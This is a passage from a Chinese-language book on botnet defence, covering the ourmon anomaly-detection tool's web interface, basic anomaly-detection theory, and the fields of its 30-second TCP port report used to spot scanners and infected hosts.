答：本章作为案例提到的 RRDtool 图表是一个良好的开端。它的基本信息包图表（pkts 滤波器）可以显示多重攻击或扫描，甚至能够显示一台主机的 DoS 攻击。蠕虫图对检测并行扫描也有用处。有时候事件日志显示扫描器的 IP 地址（特别是 UDP，如果自动 TCPDUMP 功能开启。参见第 9 章）。对于 TCP 需要找到相关的基于一段时间的 TCP 端口报告（第 9 章）。

问：我的探测器系统需要一个以太网接口，还是需要两个？一个用于嗅探，另一个用于远程访问？

答：两个接口更好更安全。Sniffing 接口至少在 BSD 上能够配置成没有 IP 地址（或者你可以采用私人的不能路由的 IP 地址如 10.0.0.1）。这使得攻击者难以将伪装的信息包直接给监测器，因此占据其 CPU。两个接口也意味着可以通过各种方式保护控制接口，可能采用交换式虚拟局域网技术 VLANS，因而不能被外部主机识别地址。如果能用两个接口，一定要这样做。

问：运行 ourmon 探测器后，什么都没有发生？有什么建议？

答：尝试手动运行启动脚本。同时，查看系统或者控制台的出错信息。通常系统登录目录是 /var/log/messages。常见的错误是探测器企图使用的接口有问题。例如，对 Linux，可能告知 configure.pl 探测器接口为 eth0，而实际应该是 eth1。参照/var/log/messages 或采用 dmesg 命令可以帮助指出接口及其名字。也可以采用 Netstat 命令查看接口是否打开或者信息包是否发送或者收到。

问：我是否需要担心 ourmon 日志系统？它会填满并最终破坏所有已知的磁盘空间？

答：大概不会。一周之后，它将或多或少会占据一定量的空间。RRDtool rrd 数据库在最初创建后不会再扩大。日志目录文件的确一天天滚动，但是一般当天和第二天大小相同，因此使用的磁盘空间总量不变。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 7

第 7 章
Ourmon：异常检测工具

本章主要内容：

- Ourmon 网页接口
- 原理简介
- TCP 异常检测
- UDP 异常检测
- E-mail 异常检测

√ 小结

√ 快速回顾

√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

在开始介绍高级 IRC 工具之前，首先需要讨论 ourmon 中一系列基本的异常检测工具，包括 TCP、UDP、E-mail 异常检测工具。本章中，首先讨论 ourmon 的基于网页的用户接口是如何工作的，然后介绍一个异常检测的小理论。这样既能了解技术背景又能够懂得异常检测的重要性。

在了解 IRC 僵尸网络检测系统之前，有很多理由要学习异常检测工具。首先，IRC 僵尸网络检测系统使用的也是本章所讲的 TCP 端口报告工具；其次，异常检测可能检测出非僵尸病毒感染的系统。最后，很多僵尸网络目前采用 IRC 进行通信，但是不能保证现在或将来僵尸网络使用 IRC 作为控制通道。他们可能会使用其他的协议，如超文本传输协议（HTTP），或者简单的使用 IRC 协议并加密。

TCP 和 UDP 端口报告可以提供很多关于扫描器的细节，这些扫描器一般在各个端口对基于 TCP 或 UDP 的 exploit 进行扫描。扫描可采用手动工具，如著名的 nmap 工具（www. nmap. org）或各种恶意软件，包括僵尸网络。我们选择的 TCP 工具，叫作 TCP 端口报告工具，有一个相关的图表称为蠕虫图表，在之前的章节提到过。TCP 端口报告工具是一个非常基本而有用的工具，了解它有助于检测各种各样的扫描器。它还能有一些别的功能，从基础的 TCP 端口报告到其他的包括 P2P 端口报告、syndump 端口报告、E-mail 端口报告等。我们把 E-mail 端口报告与 TCP 端口报告分开，仅仅是因为僵尸病毒常常产生垃圾邮件，而对垃圾邮件进行检测对网络安全非常重要。

UDP 端口报告在某种程度上和 TCP 端口报告差不多，也存在一个相关的图表 UDP 权重图表，来显示大的 UDP 包扫描的强度和时间。僵尸网络很少通过 UDP 进行攻击，多数通过 TCP 进行攻击。为防万一，这里讨论 UDP 端口报告。

正式开始讨论之前，先浏览 ourmon 的网页接口。这有助于以后应用时找到 TCP 和 UDP 端口报告工具及相关工具并发现重要信息，如 ourmon 帮助网页。

Ourmon 网页接口

图 7.1 显示的是 ourmon 的页面（index. html），由配置进程提供。这里有 3 个 HTML 表项，提供了不同的方法来查找信息。顶端是一个简单的超文本链接，称为 ourmon 全局目录。下面的最大表项链接，是重要的安全性和有效性报告/网页，我们主要讨论的也是这部分内容。最后的表项称为主页面切片。它简单将主要的页面分割成几个部分，可以随意地访问这些部分。

在最上面那张表中，最重要的链接是 help 链接，它会将你带到 ourmon 的帮助页面（称为 info. html）。帮助页面属于配置的一部分，在本地安装。帮助页面（这里没有列出）对 ourmon 的每部分（包括配置和数据内容）做出了详细解释。例如要进一步了解前面章节中“案例 1：DDOS”提到的包文件，可以直接从主页的信息包过滤器部分（见图 7.2）进入帮助页面或者从帮助页面的表格中寻找。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7.1　ourmon 网页首页

在最上面的表格中另外一个重要的链接是 no-refresh（不刷新）页面的链接。默认状态下，主页中的索引页面每 30s 刷新一次。不刷新页面是主页的拷贝，不进行这样的刷新，如果需要刷新，只能使用网页浏览器上的刷新按钮。很多这样的链接是链接如 ourmon 的 sourceforge 页面上的，这样可以检查更新情况。这里就不再详述了，读者可以自行实践体会。

第二行的表格是重要的安全性和有效性报告/网页，这可能是主页首页 3 个表格中最重要的。这个表格包括我们在本章及以后章节中提到的 ourmon 的各个组成部分。该表格的设计意图就是要针对安全性最重要的部分。关于最后一个表格，称为“主要页面切片”（main page section），这里仅仅谈及概要部分，就是前面两图中的每周事件日志/概要。

将主页下拉一点就看见如图 7.2 所示的包过滤器的 RRDTOOL 图表。包过滤器是主页上第一个真实数据。这里有两个需要注意的事情。一个是 probe pks/drop 带下划线；另外一个是整个 RRDTOOL 当前时间表格也是带下划线的。这两者都是超链接。单击 probe pks/drop 超链接直接进入帮助页面，可获得更多关于包过滤器的信息。因此可通过 ourmon 主页上数据部分，进入帮助系统，从而更方便找到某些专门的信息。

由 RRDTOOL 链接可进入记录 RRDTOOL 包过滤图表（以天、周、月和年为单位）的二级页面。一般而言，主页上的链接可以进入子一级的特定的数据页面（如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

TCP 端口报告、IRC 状态或者包过滤器）。主页数据表格一般显示最新的信息。过去的信息或者更加详细完整的信息（前几天或几周）在子一级页面显示。




图 7.2　ourmon 的主页面：过滤器信息和帮助链接

表 7.1 所示的安全表格的链接都是与安全相关的重要链接，本书多少都会涉及。在前面的章节中谈到 ourmon 记录的周期，包括 30s 统计和每日摘要。除了事件日志（因为它记录所有系统感兴趣的事件）以外，大多数上面的链接都有 30s 统计记录 。主页上 RRDTOOL 表中，30s 统计和每日摘要都有，当然后者也是以 30s 为周期更新。有一个例外的是 IRC 报告部分，它有一个 30s 的报告，包括所有的 RRDTOOL 状态，和非常重要的 IRC 每日和每周摘要。注意所有 IRC 的信息都在 IRC 主页上的一个地方。

表 7.1　安全表格中的重要链接

链接名	内容	章节
TCP port report. txt	TCP 端口报告：关于过滤器使用的扫描权重	第 7 章
Event log today	今天到目前为止重要的事件	第 9 章
Event log yesterday	昨天的重要的事件	第 9 章
TCP worm (graph)	RRDTOOL 蠕虫图表	第 7 章
Syndump port report	所有主机 IP 地址的 TCP 端口报告	第 7 章
IRC stats report	所有 IRC 数据，RRDTOOL 的报告，包括 IRC 摘要	第 8 章

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

续表

链接名	内容	章节
Udp port report. txt	当前 UDP 端口报告	第 7 章
Top udpreport weight graph	RRDTOOL UDP 排名前 *N* 的图表；UDP 扫描权重爆发图表	第 7 章
E-mail syn report	当前 TCP 端口报告的 E-mail 版本	第 7 章

另一方面，如果单击主页表格的最后一个链接，会转到主页面的末尾，如图 7.3 所示。这里能够看见各种 TCP 端口报告和事件日志的每日和每周摘要，代表了各种 TCP 端口报告每天平均统计量。这些摘要与 30s 报告的格式不同，因为大量的统计都是基于平均值的，有些统计比其他的重要或者在 30s 报告里面没有意义。表 7.2 主页末尾提供的摘要，可以看到某些摘要的实例。这里没有 UDP 端口报告摘要。

表 7.2　ourmon 每日摘要

摘要类型	内容	章节
Event log	事件日志	第 9 章
Portsigs unfiltered	TCP 扫描权重的端口报告	第 7 章
Port 445 summarization	445 端口的 TCP 端口报告	第 7 章
Work weight ⩾40	扫描权重⩾40 的主机的 TCP 端口报告	第 7 章
P2P summarization	使用了 P2P 的主机的 TCP 端口报告	第 7 章
Syndump summarization	本地 TCP 端口报告	第 7 章
E-mail syn summarization	发送 E-mail syn 包的主机	第 7 章

注　释

很快我们将用一定篇幅来解释 TCP 和 UDP 扫描权重。读者现在仅仅需要知道它是通过某个 IP 主机（IP 地址）发出的数据包来检测效率的。企图进行 DoS 攻击的扫描者会严重降低效率。

图 7.3 关于摘要链接的一个重要的需要注意的事情是在时间上它们是怎么组织的。每日摘要在左边最上边。它按小时进行更新（也就是说，早上 10 点、11 点等）。从左向右数，下一个链接是昨天的摘要，再下一个链接是两天前的。这几个链接在每天午夜滚动。今天变成昨天，昨天变成前天，大约在一周结束的时候，最开始的一天被更新掉。

注　释

除了 IRC 数据，需要了解的最重要的数据格式是 30s 和每小时的 TCP 端口报告摘要。E-mail 摘要也是以 TCP 端口报告格式为基础的。UDP 口报告与 TCP 端口报告格式相似，不过只有 30s 摘要。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7.3 ourmon 主页：摘要

原理简介

正式开始之前，先了解异常检测的基本原理。当谈及入侵检测的传统工具时，我们可能会将特征检测（signature detection）从以基于异常的检测工具中区别开来。例如：比较流行的 snort 系统（www. snort. org）。snort 可以使用 ASCII 编码或者十六进制编码表示的模式，对每个数据包进行模式识别，因此能够检测出某个特别的包在数据载荷中有 SQL 蠕虫病毒。我们把这个作为特征检测的一个例子（尽管 snort 也有一些异常检测的工具）。从一方面说，基于特征的入侵检测工具是很有用的，因为它们能检测出单一数据包入侵，对以往出现过的攻击给出警报。从黑客的观点来看，如果一种攻击有效，那肯定还会再次应用，所以一些攻击工具运用的非常普遍。另一方面，特征检测不能检测出新型的入侵攻击（常称为 zero-day 攻击），不能提供新型攻击的宏观信息，如判断攻击是否是并发的，或者判断卷入攻击的系统的数量到底有多少，或者涉及的数据包的数量。

需要注意只有当你了解什么是正常的情况下，异常检测才会起作用。我们用异常检测来探测新的攻击，因为不必事先对这种特殊攻击进行了解，因而不需要更多的资料。它的缺点是，异常检测可能不会确切地告诉我们攻击的过程——Snort 可以清楚地检测并显示出“SQL slammer 病毒”，因此至少知道一个数据包企图作什么（当然也有可能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

snort 特征是错的或者过期了）。异常检测可能仅仅说明这里明显的有异常！“有问题（但不告诉你是什么）”。因此可能需要做大量的分析工作来得出一个满意的答案，如果能发现答案。Ourmon 的一大优势是作为异常检测工具，它的报告或者图表常常给出攻击规模的某些信息。例如：前面章节中根据 RRDTOOL 图可以看出所有攻击的规模。

在某种程度上寻找大量的异常，意义是因为“所谓的黑客经济规则”。

背景注释

黑客经济规则

小型的入侵没有酬劳。一个发送恶意代码的黑客希望做的是发送大量的恶意代码。一个扫描搜索主机以增加僵尸规模的僵尸想做的是扫描和探测大量的主机，数量太少，回报率就会很低，因为黑客不能从恶意代码或僵尸主机得到足够的金钱。另外一个经济的方法是大量的僵尸构成的僵尸网络能以比较诱人的价格卖掉。不利的是任何一个僵尸用户都能变成僵尸网络服务器。但如果僵尸网络的拥有者有很多僵尸用户，那丢失掉一两个就无足轻重了。

这也是为什么 ourmon 从全局出发寻找异常，并尽量给用户一些关于攻击的规模的信息。Ourmon 不会警告用户单个的 SQL 蠕虫病毒包，这也不是 ourmon 设计的目的。Snort 则可以做到这点，这是它的设计目标。

在继续往下学习之前还要知道一个概念。在入侵检测中，会用到“误报”和“漏报”两个术语。误报是指系统报告攻击事件而实际却无害的事件。太多的误报会严重分散分析者的精力，漏报则更加糟糕。漏报是指实际上有害而系统检测报告却正常（或不报告）的事件，如同大灰狼就在屋子里面，而且正穿着老奶奶的衣服。另一方面，系统和分析员使用系统有很多限制。太多的系统误报使分析员疲于分析，以至于不再注意警报。因此一屋子的狼都被忽略了。

TCP 异常检测

本章我们学习 ourmon 异常入侵检测工具库中最重要的工具——多种形式和格式的 TCP 端口报告。首先看一下基本的 30s ASCII TCP 端口报告。该端口报告用于检测扫描以及 P2P 活动。其次是 TCP 扫描权重方法，这是一种主要用于检测扫描的统计算法。TCP 扫描权重法是所有的基于 TCP 的异常检测方法的基础，包括第 8 章讨论的 IRC 僵尸检测方法。本章最后两部分探讨 TCP 蠕虫病毒表项，即用来显示并发扫描活动和 TCP 端口报告的小时摘要日志。这里有很多种形式的 TCP 端口报告摘要，可以按照不同的统计分类（如 TCP、SYN 等）。所有独立 ip 主机的小时摘要报告基本上有相同的统计格式，因此了解 30s 端口报告格式和摘要格式对于了解 ourmon 提供的数据很重要。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

TCP 端口报告：30 秒视图

表 7.3 是 PSU 网络在“case history＃3：bot client”事件当天的 TCP 端口报告，并做了一定程度的简化。该报告显示了 TCP 端口报告中的一系列典型事件，包括 2 个本地攻击，一些远程攻击，以及一些不是攻击的行为。对于远程主机我们采用 10 开头的字段的地址，对于本地网络我们采用 192.168 字段 IP 地址。当然，一般情况下它们都是真的 IP 地址。由于篇幅限制这里不会介绍 TCP 端口报告的所有领域，也可能不会显示所有端口特征领域（表中随后一列），这里采用＊＊＊来表示有更多的领域。

表 7.3 TCP 端口报告

Ip _ src Flags Apps Work SA/S L3D/L4D L4S/src Snt/rcv Port Signature
10.0.0.1 WOR 100 0 41/1 10/3441 85/28 [5900，100]
10.10.10.10 OR H 17 100 3/26 1/80 124/147 [2829，10] ＊＊＊
10.59.153.150 EWOM P 100 100 53/1 10/1069 54/0 [445，100]
192.168.153.150 W P 94 0 379/4 10/8338 784/34 [139，23] [445，65] ＊＊＊
192.168.153.151 Ew I 81 0 3/26 10/2334 624/44 [139，15] [445，60] ＊＊＊
192.168.160.1 G 13 0 193/155 10/8339 1k/1k [1256，9] [6346，43] ＊＊＊

在讨论报告中的各个 IP 主机之前，首先要彻底了解本表及各个部分的含义，包括一些由于篇幅的限制没有在表格中显示出来的内容。但首先要注意几件重要的事情，TCP 端口报告中的基本对象是主机的 ip 地址和相应的统计特性，因为我们想要知道一台主机是否已经被入侵，而不关心它与其他主机的通信。需要特别指出的是，30 秒 tcp 端口报告是按照 ip 地址排序的。这样当一个 ip 子网内的许多主机都受到攻击时，可以轻易地发现（如表 7.3 中 192.168.153.150 和 192.168.153.151）。另外一种分类方法是按照表格最右边那列，称为端口特征。这里我们看到 tcp 目的端口中最常被使用的那些。它是由 Ourmon 在 30s 采样获得的。这种表格非常重要，称为端口报告。注意表中 192.168.153.150 和 192.168.153.151 的端口签名是一样的，这不是偶然。它们运行了同样的恶意软件，对这些机子做同样的扫描。

背景注释

ip 地址欺骗

在报告中，按照 ip 地址升序排序的话，如果运气不好，有可能会看到来自同一个 ip 子网络的 254 个地址排在一起。几年前，一个在 psu 网络上的主机受到 Angobot 蠕虫的感染，突然间似乎在一个子网内的 254 个主机同时传输数据。它们在 tcp 端口报告中显示的都是“扫描者”。而这其实只是一个主机在同一网络伪装其他的 ip 地址。Angobot 有一个循环的机制来伪装 ip 源地址，数据包的源 ip 按顺序循环设定为不同的值。因此记住，当看到许多临近的 ip 地址显示来

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

自同一个子网络，实际有可能仅仅是一个 ip 地址采用了 ip 地址欺骗。另一方面，许多来自表面上一样而实际上完全不同的子网的 ip 地址说明本地网络黑客泛滥。

接下来介绍各个字段的含义：

- **IP 源地址** 统计信息是按照各个 IP 地址组织，按照 IP 地址升序排列。这意味着主机地址也会出现在报告的集合中。
- **标志位** 标志位分别是 E、W、w、O、R 和 M。这些是基于通信方式（单向或双向）的启发式标识。扫描器一般情况下是单向的（主机至目的）。E 表示返回 ICMP 协议错误；W 表示 TCP 扫描权重非常高（≥90）；w 表示扫描权重≥50；O 表示 FINS（TCP 控制包，表示会话结束）没有收到返回；R 表示 TCP RESETS（TCP 的控制包被返回）；RESETS 表示另一端认为这边出错，一般在没有服务端口打开的时候通过 TCP 返回；M 表示有数据包返回。扫描器可能会有 W、WOM 或者类似的标识。如果检测的系统真的有问题，会有 E WORM 这样的标识。
- **应用程序标志位** 应用程序标志位使用一系列字母来表示主机数据的各种属性。它们分为“固定的”标志位和用户可编程标志位。放在 Ourmon 探测器配置（ourmon probe configration）中的用户可编程标志位兼容 UNIX 风格的正则表达式，通过 Perl 兼容的正则表达式系统（Perl Compatible Regular Expression）进行模式匹配。这个应用程序标志位姿态总体的目标是在主机的通信过程中显示某些有趣的信息。特别是可能会提示我们出现了一种特别的通信方式。这些标志位会帮助我们发现为什么某些主机在 TCP 端口报告中频繁地出现。有时候会出现采用 P2P 协议（例如 BitTorrent 或者 Gnutella）的网页服务器或者主机，如果本地网络不禁止 P2P 协议，这些系统可能会被误判。我们接下来会讨论这个问题。硬连线应用标志位包括：
  - **B** BitTorrent 协议
  - **G** Gnutella 协议
  - **K** Kazaa 协议
  - **M** Morpheus 协议（也是一种 P2P 协议）
  - **P** 蜜罐（暗网）
  - **E** E-mail 源端口（如端口 25）
  - **H** 网页 源端口（如端口 80 或端口 443）
  - **I** IRC 消息
  - **S** UDP，显示 internet Messenger 的垃圾邮件
  - **Work** 这是 TCP 扫描权重的简写。我们将在后面重点讨论，因为它非常重要。它是一个百分比，在 0～100%变化，这个值比较高表明主机正发送所有控制包，这通常是一个扫描器。例如，客户端用 SYN 包来开启 TCP 通信或者服务器采用 SYN+ACK 包来应答客户端正常的 SYN。FIN 和 RESET

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

包也是类似。如果值是 100 意味着主机仅发送控制包。TCP 的控制包和数据包的比例是均衡的或者数据包比控制包多一些更适宜。总之，扫描权重是衡量控制与数据的效率比，值通常偏低（包括 0%），即使是采用如 BitTorrent 这样的 P2P 协议，值也一样。一个正传送大文件的 FTP 客户端的扫描权重值一般为 0。


- **SA/S** 表示 SYN 包与 SYN+ACK 包的比值。和扫描权重类似，SA/S 是一个百分比，值在 0～100%变化，表示在 30s 的采样期间，SYN 包的数量除以主机发送的 SYN+ACK 包的数量。比值较高或 100%意味着主机可能是一个服务器，而 0 暗示主机是一个客户端（当然这些都是可能，而不是一定，毕竟这些值都是可以欺骗的）。通常采用 P2P 的主机值在 0～100%。一个僵尸用户的值可能是 0。但一个网页服务器一般会有比较高的值。总之，这个值可以给出一个提示，一个主机最可能是服务器还是客户端，还是两者都有。
- **L3D/L4D L3D/L4D** 表示第三层目的和第四层目的。这实际上表示采样周期内，主机发送的包中，IP 目的地址的数量和 TCP 目的端口地址的数量。L3D 值较大表示主机尝试与许多主机通信（或进行攻击）。扫描器有时试图与很多 IP 主机进行通信来寻找具有开放目的端口的主机，或者有时也会与一个 IP 主机通信，遍历它所有的端口来寻找开放端口。在这种情况下 L3D 值是 1，而 L4D 值会很大。一个典型的僵尸网络客户端的攻击种类有限（如 5），因此它会扫描很多 IP 主机，但只是在几个端口上进行，因为它的攻击手段有限只能针对某些端口，比如经典的目的端口 139 和 445 攻击。
- **L4S/src** 这个值表示 L4 TCP 源端口信息。Ourmon 会对 TCP 的源端口和目的端口都进行采样，目的端口信息在“端口特征”中，稍候详细讨论。而 L4S/src 仅表示与 IP 主机相关的源端口信息。在 30s 采样周期中，探测器会存储前 10 个源端口，然后对送到这些端口的数据包进行计数，大部分采样信息都不会显示出来。对于 L4S，系统只给出源端口的数量（1～10，10 意味着很多），src 区域仅给出第一个采样的源端口数量。目的是提供源端口的一点线索，信息量是比不上目的端口的。这些信息并不总是有用，但是看表 7.3 的 IP 地址 10.10.10.10，源端口 80 在使用，这提示系统在 80 端口正运行一个网页服务器（或者一个其他的什么东西）。值 10 表示系统是多线程的并且打开了多个端口发送数据包。这是典型的网页客户端、P2P 客户端或者某些恶意软件开启多线程进行扫描。
- **Ip dst** 由于空间限制，这个域没有在表 7.3 中显示。Ourmon 采样了来自有问题的主机发送的 TCP 包中的一个 IP 目的地址。为什么？因为有时候一个主机是很多远程攻击计算机的目标，这会让你发现这点。通常这个域没有多大作用，但是有时候在面对某些攻击的时候它确实非常有用。
- **Snt/rcv** 这是采样期间对所有发送和接收的 TCP 包的计数。注意表 7.3 中的 10.59.153.150，只有发送的数据包没有接收的数据包，这是另一个线索表示这个有问题的主机是一个扫描器。
- **Sdst/total** 由于表格空间的限制，这个域也没有在表中显示出来。Sdst 统计了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

